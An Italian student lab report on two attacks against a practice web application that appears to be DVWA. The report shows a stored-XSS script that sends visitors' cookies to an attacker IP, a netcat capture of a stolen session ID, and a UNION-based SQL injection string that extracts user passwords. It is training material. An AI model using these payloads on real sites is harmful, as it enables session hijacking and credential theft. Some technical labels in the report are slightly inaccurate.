
Progetto S6L5 di Giorgio Ciaschini del 01/03/2024

“XSS stored” è uno degli attacchi più insidiosi perché il codice malevolo viene eseguito non appena l'utente entra nel sito web infettato. Questo ovviamente rispetto ad un “XSS reflected” è più pericoloso perché rimane salvato sulla pagina Web e può infettare più computer che la visitano.


Ora di seguito vi spiego come ho fatto a eseguire l'attacco “XSS stored”.
Si possono vedere i seguenti screenshot dove siamo andati ad inserire nel messaggio della pagina web (figura 1) la stringa di codice: <script> image = new Image(); image.src="http://192.168.49.100/?c="+document.cookie; </script>.
Dove 192.168.49.100 è l'indirizzo della macchina attaccante. Abbiamo potuto inserire un testo così lungo perché siamo andati a modificare la lunghezza dei caratteri nell' Ispector (figura 2).

Inserendo un testo in formato php il sito web non rileva che si tratta di codice malevolo e quindi lo esegue e rimane salvato sulla pagina.
Questo è potuto avvenire perché non è stato “sanitizzato” il codice sorgente del sito-web. Il codice rimane salvato sulla pagina e ogni utente che la aprirà invierà il suo codice di sessione alla macchina attaccante tramite il quale potrà effettuare attacchi al malcapitato.
La macchina attaccante ovviamente rimane in ascolto per intercettare i cookie. Nel nostro caso siamo rimasti in ascolto tramite il tool netcat di KaliLinux come è mostrato in figura 3

(figura 1)



(Figura 2)



(Figura 3)

```
┌──(root㉿kali)-[/home/kali]
└─# nc -kvlp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Unknown host
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 49438
GET /?%20c=security=low;%20PHPSESSID=868ad8ae6dbea5aa7a4abd32136c9460 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/11
9.0.6045.159 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.49.101/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

“SQL Injection (blind)” è un attacco molto pericoloso perché permette il controllo del database di una pagina web dove sono salvati molti dati sensibili.
Sapendo che un comando Sql ha una sintassi del tipo:
“SELECT name, description FROM products WHERE id=1”
siamo andati a verificare se attraverso la query: ' OR 'z'='z' UNION SELECT user, password from users – –; potevamo estrarre le password delle tabelle. E così è stato. Ovviamente questo grazie all' “UNION” che ci ha permesso di passare all'altra tabella dove erano presenti le password dei vari utenti.